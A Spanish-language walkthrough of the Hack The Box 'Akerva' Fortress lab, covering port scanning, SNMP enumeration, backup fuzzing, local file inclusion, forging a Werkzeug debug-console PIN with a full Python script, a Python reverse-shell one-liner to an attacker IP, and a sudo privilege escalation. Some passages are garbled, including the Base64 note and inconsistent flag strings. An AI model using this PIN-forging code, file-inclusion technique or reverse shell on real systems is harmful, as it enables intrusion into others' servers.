



HACKTHEBOX

Writeup


Akerva Fortress



20 de julio de 2025

Akerva Fortress

Esta fortaleza que tiene por nombre 'Akerva' presenta una curva de aprendizaje gradual. Te enseña los errores más comunes de los desarrolladores a la vez que introduce un vector web bastante interesante.



Índice

1. Reconocimiento inicial	3
2. Enumeración Web - Puerto 80	4
2.1. Fuzzing de Directorios	4
2.2. Reconocimiento de Tecnologías	5
3. Enumeración SNMP - Puerto 161	6
4. Directorio Scripts	6
4.1. Análisis del Script de Backup	7
5. Explotación de Backups	7
6. Análisis del Código Fuente	8
7. Puerto 5000 - Flask Application	9
7.1. Local File Inclusion (LFI)	9
7.2. Fuzzing del Puerto 5000	10
8. Explotación de Werkzeug Console	11
8.1. Recopilación de Información	11
8.2. Generación del PIN	12
9. Acceso Inicial	13
10. Escalada de Privilegios	13
10.1. Enumeración del Sistema	13
10.2. Explotación de Sudo	14
11. Flag Final	14
12. Resumen de Flags	16
13. Conclusiones	16

1. Reconocimiento inicial

Realizo un escaneo de puertos abiertos TCP en la máquina, utilizando la herramienta de nmap:

Terminal

```
1 nmap -p- --open --min-rate 5000 -vvv 10.13.37.11 -oG scan
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-19 12:00 EDT
Initiating Ping Scan at 12:00
Scanning 10.13.37.11 [4 ports]
Completed Ping Scan at 12:00, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:00
Completed Parallel DNS resolution of 1 host. at 12:00, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 12:00
Scanning 10.13.37.11 [65535 ports]
Discovered open port 80/tcp on 10.13.37.11
Discovered open port 22/tcp on 10.13.37.11
Discovered open port 5000/tcp on 10.13.37.11
Completed SYN Stealth Scan at 12:01, 13.46s elapsed (65535 total ports)
Nmap scan report for 10.13.37.11
Host is up, received echo-reply ttl 63 (0.16s latency).
Scanned at 2025-07-19 12:00:55 EDT for 14s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
5000/tcp  open  upnp    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.88 seconds
Raw packets sent: 65812 (2.896MB) | Rcvd: 65811 (2.632MB)
```

Escaneo de puertos TCP

Puertos abiertos encontrados: 22, 80, 5000

Ahora realizaré un escaneo más detallado de estos puertos:

Terminal

```
1 nmap -p22,80,5000 -sCV 10.13.37.11 -oN info
```

También enumero los puertos abiertos por UDP:

Terminal

```
1 nmap -sU --open --top-ports 500 10.13.37.11 -T5 -vvv
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-19 12:32 EDT
Initiating Ping Scan at 12:32
Scanning 10.13.37.11 [4 ports]
Completed Ping Scan at 12:32, 0.12s elapsed (1 total hosts)
Initiating UDP Scan at 12:32
Scanning akerva.htb (10.13.37.11) [500 ports]
Warning: 10.13.37.11 giving up on port because retransmission cap hit (2).
Discovered open port 161/udp on 10.13.37.11
Increasing send delay for 10.13.37.11 from 0 to 50 due to 11 out of 19 dropped probes since last increase.
Increasing send delay for 10.13.37.11 from 50 to 100 due to 11 out of 13 dropped probes since last increase.
UDP Scan Timing: About 39.13% done; ETC: 12:33 (0:00:48 remaining)
Increasing send delay for 10.13.37.11 from 100 to 200 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 10.13.37.11 from 200 to 400 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 10.13.37.11 from 400 to 800 due to 11 out of 11 dropped probes since last increase.
```

Escaneo de puertos UDP

Información Importante

Se encontró el puerto UDP 161 (SNMP) abierto, lo cual será útil más adelante.

2. Enumeración Web - Puerto 80

Empiezo a revisar la aplicación web. Parece ser un blog sencillo hecho en WordPress. Al revisar el código fuente de la página, encuentro la primera flag:

```

74 <div class="site-branding">
75 <p class="site-title"><a href="http://10.13.37.11/" rel="home">Root of the Universe</a></p>
76
77 <!-- Hello folks! -->
78 <!-- This machine is powered by @lydericlefebvre from Akerva company. -->
79 <!-- You have to find 8 flags on this machine. Have a nice root! -->
80 <!-- By the way, the first flag is: AKERVA{Ikn0w_F0rgoTTEN#CoMmeNts} -->
81
82 <p class="site-description">by @lydericlefebvre &amp; @akerva fr</p>
83 <button class="secondary-toggle">Menu and widgets</button>
84 </div><!-- .site-branding -->
85 </header><!-- .site-header -->
86
87 <div id="secondary" class="secondary">
88

```

Primera flag en código fuente

Flag Encontrada

Primera flag encontrada en el código fuente HTML

2.1. Fuzzing de Directorios

Realizo un reconocimiento de directorios con ffuf:

Terminal

```

1 ffuf -w /usr/share/wordlists/directory-list-2.3-medium.txt -u http
  ://10.13.37.11/FUZZ

```

Directorios encontrados:

- wp-content
- scripts
- wp-includes
- dev
- javascript
- wp-admin
- backups

2.2. Reconocimiento de Tecnologías

Utilizo wappalyzer y whatweb para identificar las tecnologías:

CMS



Programming languages



Blogs



Operating systems



Font scripts



Databases



Miscellaneous



JavaScript libraries



Web servers



WordPress themes



Tecnologías identificadas con Wappalyzer

Información Importante

Tecnologías identificadas: WordPress, PHP, MySQL

3. Enumeración SNMP - Puerto 161

Investigo el puerto 161 (SNMP). Filtro por la palabra 'AKERVA' para buscar información relevante:

Terminal

```
1 snmpbulwalk -c public 10.13.11.37 -v 2c | grep AKERVA
```

Flag Encontrada

Segunda flag encontrada en la información SNMP

Información Importante

En la información SNMP se revela la ruta:
`/var/www/html/scripts/backup_every_17minutes.sh`

4. Directorio Scripts

Accedo al directorio `/scripts` que encontré en el fuzzing. Al intentar acceder, me pide autenticación HTTP básica. Pruebo con cURL:

Terminal

```
1 curl -X POST http://10.13.37.11/scripts/backup_every_17minutes.sh
```

```
#!/bin/bash
#
# This script performs backups of production and development websites.
# Backups are done every 17 minutes.
#
# AKERVA{IKNoW###VeRbTamper!nG_==}
#

SAVE_DIR=/var/www/html/backups

while true
do
    ARCHIVE_NAME=backup_$(date +%Y%m%d%H%M%S)
    echo "Erasing old backups..."
    rm -rf $SAVE_DIR/*

    echo "Backuping..."
    zip -r $SAVE_DIR/$ARCHIVE_NAME /var/www/html/*

    echo "Done..."
    sleep 1020
done
```

Contenido del script de backup

Flag Encontrada

Tercera flag encontrada en el script de backup

4.1. Análisis del Script de Backup

El script revela información importante:

- Crea backups cada 17 minutos (1020 segundos)
- Nombra los archivos con formato: backup_AñoMesDíaHoraMinutoSegundo.zip
- Borra backups anteriores, solo mantiene uno
- Comprime todo /var/www/html/ en un ZIP

5. Explotación de Backups

Basándome en el patrón del script, intento encontrar un backup actual. Creo una wordlist con números de 4 dígitos:


Terminal

```
1 seq 1 9999 > secuencia.txt
```

Uso ffuf para buscar el backup del día actual:

Terminal

```
1 ffuf -w secuencia.txt -u http://10.13.37.11/backups/
  backup_2025071917FUZZ.zip
```



```
with root@hacknet ffuf -w secuencia.txt -u http://10.13.37.11/backups/backup_2025071917FUZZ.zip

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.13.37.11/backups/backup_2025071917FUZZ.zip
:: Wordlist     : FUZZ: /secuencia.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

1726 [Status: 200, Size: 22071775, Words: 0, Lines: 0, Duration: 0ms]
:: Progress: [2945/9999] :: Job [1/1] :: 611 req/sec :: Duration: [0:00:08] :: Errors: 0 ::|
```

Backup encontrado

¡Éxito! Encuentro el backup backup_202507191726.zip que contiene toda la aplicación web.

6. Análisis del Código Fuente

Al descomprimir el backup, encuentro en el directorio /dev un script de Python:

```
1 #!/usr/bin/python
2 from flask import Flask, request
3 from flask_httpauth import HTTPBasicAuth
4 from werkzeug.security import generate_password_hash,
  check_password_hash
5
6 app = Flask(__name__)
7 auth = HTTPBasicAuth()
8
9 users = {
10     "aas": generate_password_hash("AKERVA{1kn0w_H0w_TO_$Cr1p_T_$$$$$$$$$}")
11 }
12
13 @auth.verify_password
14 def verify_password(username, password):
15     if username in users:
16         return check_password_hash(users.get(username), password)
17     return False
18
19 @app.route('/')
20 @auth.login_required
21 def hello_world():
22     return 'Hello, World!'
23
24 @app.route('/download')
```

```
25 @auth.login_required
26 def download():
27     return downloaded_file
28
29 @app.route("/file")
30 @auth.login_required
31 def file():
32     filename = request.args.get('filename')
33     try:
34         with open(filename, 'r') as f:
35             return f.read()
36     except:
37         return 'error'
38
39 if __name__ == '__main__':
40     app.run(host='0.0.0.0', port='5000', debug = True)
```

Flag Encontrada

Cuarta flag encontrada en las credenciales del script Python


Información Importante

Credenciales encontradas:

- Usuario: aas
- Contraseña: AKERVA{1kn0w_H0w_T0_\$Cr1p_T\$\$\$\$\$\$\$\$}

7. Puerto 5000 - Flask Application

Con las credenciales encontradas, accedo al puerto 5000:



Página principal del puerto 5000

7.1. Local File Inclusion (LFI)

Basándome en el código Python, la ruta `/file` permite leer archivos. Pruebo un LFI:

```
10.13.37.11:5000/file?filename=/etc/passwd
root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin:/usr/sbin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:mailing list manager:/var/lib:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,/,/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,/,/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106:./home/syslog:/usr/sbin/nologin messagebus:x:103:107:./nonexistent:/usr/sbin/nologin apt:x:104:65534:./nonexistent:/usr/sbin/nologin txd:x:105:65534:./var/lib/txd:/bin/false uidd:x:106:110:./run/uidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,./var/lib/misc:/usr/sbin/nologin landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin aas:x:1000:1000:Lyderic Lefebvre:/home/aas:/bin/bash sshd:x:110:65534:./run/sshd:/usr/sbin/nologin Debian-snmpp:x:111:113:./var/lib/snmpp:/bin/false mysql:x:109:115:MySQL Server,./nonexistent:/bin/false
```

LFI exitoso leyendo /etc/passwd

Encuentro una flag en el directorio home del usuario aas:

```
10.13.37.11:5000/file?filename=/home/aas/flag.txt
AKERVA{IKNOW#LFI @_}
```

Flag en directorio home

Flag Encontrada

Quinta flag encontrada en /home/aas/flag.txt


7.2. Fuzzing del Puerto 5000

Realizo fuzzing en el puerto 5000:

Terminal

```
1 feroxbuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,js,html -u http://10.13.37.11:5000/ -t 50
```

Encuentro el directorio /console que está protegido con un PIN de Werkzeug:



Consola de Werkzeug protegida con PIN

8. Explotación de Werkzeug Console

8.1. Recopilación de Información

Para generar el PIN de Werkzeug, necesito obtener información específica del sistema usando el LFI. Los valores requeridos son:

1. **Machine ID:** Obtengo el identificador único de la máquina desde `/etc/machine-id`

Terminal

```
1 # Por medio del LFI
2 http://10.13.37.11:5000/file?filename=/etc/machine-id
```

Resultado: d4e6cb65d59544f3331ea0425dc555a1

2. **Dirección MAC:** Obtengo la dirección MAC de la interfaz de red desde `/sys/class/net/ens33/`

Terminal

```
1 # Por medio del LFI
2 http://10.13.37.11:5000/file?filename=/sys/class/net/ens33/address
```

Resultado: 00:50:56:b0:e3:03

Convierto la dirección MAC a formato decimal:

Terminal

```
1 >>> print(0x005056b0e303)
2 345052143363
```

Información Importante

Los valores obtenidos se utilizarán en el array `private.bits` del exploit:


- `private.bits[0]` = Dirección MAC en decimal: 345052143363
- `private.bits[1]` = Machine ID: d4e6cb65d59544f3331ea0425dc555a1

8.2. Generación del PIN

Uso el exploit de Werkzeug con los valores obtenidos:

```
1 import hashlib
2 from itertools import chain
3
4 probably_public_bits = [
5     'aas', # username
6     'flask.app', # modname
7     'Flask', # getattr(app, '__name__', getattr(app.__class__, '
8         '__name__'))
9     '/usr/local/lib/python3.5/dist-packages/flask/app.py' # getattr(mod
10         , '__file__', None),
11 ]
12
13 private_bits = [
14     '345052143363', # str(uuid.getnode()), /sys/class/net/ens33/
15     address
16     'd4e6cb65d59544f3331ea0425dc555a1' # get_machine_id(), /etc/machine
17     -id
18 ]
19
20 h = hashlib.sha1()
21 for bit in chain(probably_public_bits, private_bits):
22     if not bit:
23         continue
24     if isinstance(bit, str):
25         bit = bit.encode('utf-8')
26     h.update(bit)
27
28 h.update(b'cookiesalt')
29 cookie_name = '__wzd' + h.hexdigest()[:20]
30
31 num = None
32 if num is None:
33     h.update(b'pinsalt')
34     num = ('%09d' % int(h.hexdigest(), 16))[:9]
35
36 rv = None
37 if rv is None:
38     for group_size in 5, 4, 3:
39         if len(num) % group_size == 0:
40             rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
41                 for x in range(0, len(num), group_size))
42             break
43     else:
44         rv = num
45
```

```
42 print(rv)
```



```
~h4xthan/Desktop/akerva/exploits > with root@hacknet python3 exploit.py
216-777-191
~h4xthan/Desktop/akerva/exploits > with root@hacknet
```

PIN generado para Werkzeug

9. Acceso Inicial

Con el PIN generado, accedo a la consola de Werkzeug:

Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>> print("hola")
hola
>>>
```

Brought to you by DON'T PANIC, your friendly Werkzeug powered traceback interpreter.

Acceso a la consola de Werkzeug

Ejecuto una reverse shell desde la consola Python:

Terminal

```
1 import os,pty,socket;s=socket.socket();s.connect(("10.10.16.3",443)
);[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")
```

Una vez dentro del sistema, encuentro otra flag:

Flag Encontrada

Sexta flag encontrada en .hiddenflag.txt

10. Escalada de Privilegios

10.1. Enumeración del Sistema

Tras realizar una enumeración básica del sistema, encontré que la versión de sudo está desactualizada y es vulnerable a CVE-2019-18634:

```
$ sudo --version
sudo --version
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
$ sudo --version
sudo --version
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
$
```

Versión de sudo

10.2. Explotación de Sudo

Intento compilar un exploit en C pero da error, así que uso un exploit en Python:

```
$ python3 script.py
[+] Iniciando el exploit
[+] Exploit completado
# whoami
root
#
```

Acceso root obtenido

Flag Encontrada

Séptima flag - Acceso root conseguido

11. Flag Final

Como root, encuentro un archivo interesante:

```
# cat secured_note.md
R09BSEdIRUVHU0FFRUhBQ0VHVUxSRVBFRUVDU9LTUeFukZTRVNGUkxLRVTVS1RTV1BNU1N0SFNL
UkZGQudJQVBRVRDTk1ETfZ6SERBT0d6TEf6R1NLRVVMtVZPT1dXQ0FIQ1JGv1ZOVkhWQ01TWUVM
U1BNSUhtU9EQVVLSEUK

@AKERVA_FR | @lydericlefebvre
# |
```


Nota segura encontrada

El contenido parece estar en Base64. Lo decodifico:

```
# echo "R09BSEdIRUVHU0FFRUhBQ0VHVUxSRVBFRUVDU9LTUeFukZTRVNGUkxLRVTVS1RTV1BNU1N0SFNL
UkZGQudJQVBRVRDTk1ETfZ6SERBT0d6TEf6R1NLRVVMtVZPT1dXQ0FIQ1JGv1ZOVkhWQ01TWUVM
U1BNSUhtU9EQVVLSEUK" | base64 -d
GOAHGEEGSAEEHACEGULREPEEECEOKMKERFSFRLKERUKTSVPMSSNHSKRFFAGIAPVETCNMDLVFHDAGFLAFGSKEULMVOOWWCAHCRFVNVVHVCMSYELSPMIHHMODAUK#
```

Decodificación Base64

El resultado parece ser un cifrado Vigenère. Uso una herramienta online para descifrarlo:



Warning Showing most likely results
ACDEFGHIKLMNOPRSTUVWY (21)

t↓	t↓
ILOV	WELLDONEFORSOLVINGTHISCHALLENGEYOU CANS
ESPA	ENDYOURRESUMEHEREATRECRUTEMENTAKERVACO
CE	MANDVALIDATETHELASTFLAGWITHAKERVAIKNOO
	OWVIGEEENERR
ILOV	WELLDONEFYRSOLVINGTRISCHALLENGEYOU CANS
ESPA	ENDYOURRESUVEHEREATREL RUTEMENTATERVACO
CT	MANMVALIDATETRELASTFLAGHITHAKERVASKNOO
	OWVIGNEENERR
ILOV	WELLDONEFERSOLVINGTVISCHALLENGEYOU CANS
ESPA	EDDYOURRESUCEHEREATREPRUTEMENTAYERVACO
CO	MANRVALIDATETVELASTFLAGMITHAKERVAWKNNOO
	OWVIGSEENERR
ILOV	WELLDONEFURSOLVINGTNISCHALLENGEMEYOU CANS
ESPA	ETDYOURRESUSEHEREATREHRUTEMENTAPERVACO
CW	MANIVALIDATETNELASTFLAGEITHAKERVAOKNOO
	OWVIGKEENERR
ILOV	WELLDONEFFRSOLVINGTWISCHALLENGEVEYOU CANS
ESPA	EEDYOURRESUDEHEREATRERRUTEMENTAAERVACO

★ VIGENERE CIPHERTEXT
GOAHGEEGSAEEHACEGULREPEEECEOKMKERFSFRLKERUKTSVPMSSNHSKRFFAGIAPVETCNMDLVFHDAGFLAFGSKEULMVOOWWCAHCRFVNVVHVCMSYELSPMIHHMODAUK#

★ PLAINTEXT LANGUAGE English

★ ALPHABET ACDEFGHIKLMNOPRSTUVWY

► AUTOMATIC DECRYPTION

DECRYPTION METHOD

☐ KNOWING THE KEY/PASSWORD: KEY

☐ KNOWING THE KEY-LENGTH/SIZE, NUMBER OF LETTERS: 3

☐ KNOWING ONLY A PARTIAL KEY (JOKER=?): KE?

☒ KNOWING A PLAINTEXT WORD: AKERVA

☐ VIGENERE CRYPTANALYSIS (KASISKI'S TEST)

★ SHOW VIGENERE'S SQUARE/GRID (TABULA RECTA) ☐

► DECRYPT

See also: Autoclave Cipher — Beaufort Cipher — Caesar Cipher

VIGENERE ENCODER

★ VIGENERE PLAIN TEXT

Descifrado Vigenère

Después de varios intentos y análisis, encuentro la flag final:

Flag Encontrada

Octava y última flag: AKERVA{AKERVAIKNOOEWWIGEEENEGRRE}

12. Resumen de Flags

1. Flag en código fuente HTML
2. Flag en información SNMP
3. Flag en script de backup
4. Flag en credenciales del script Python
5. Flag en /home/aas/flag.txt
6. Flag en .hiddenflag.txt
7. Acceso root conseguido
8. Flag final descifrada: AKERVA{AKERVAIKNOOEWVIGEEENEGRRE}

13. Conclusiones

La máquina Akerva fue una excelente introducción a varios conceptos:

- **Reconocimiento SNMP:** Uso del protocolo SNMP para obtener información del sistema
- **Análisis de código fuente:** Importancia de revisar backups y código expuesto
- **Local File Inclusion:** Explotación de LFI para obtener información sensible
- **Werkzeug Console:** Generación de PIN para acceder a consolas de debug
- **Escalada con sudo:** Explotación de vulnerabilidades conocidas
- **Criptografía básica:** Decodificación Base64 y descifrado Vigenère

Esta máquina enseña la importancia de una enumeración exhaustiva y cómo pequeños errores de configuración pueden llevar a un compromiso total del sistema.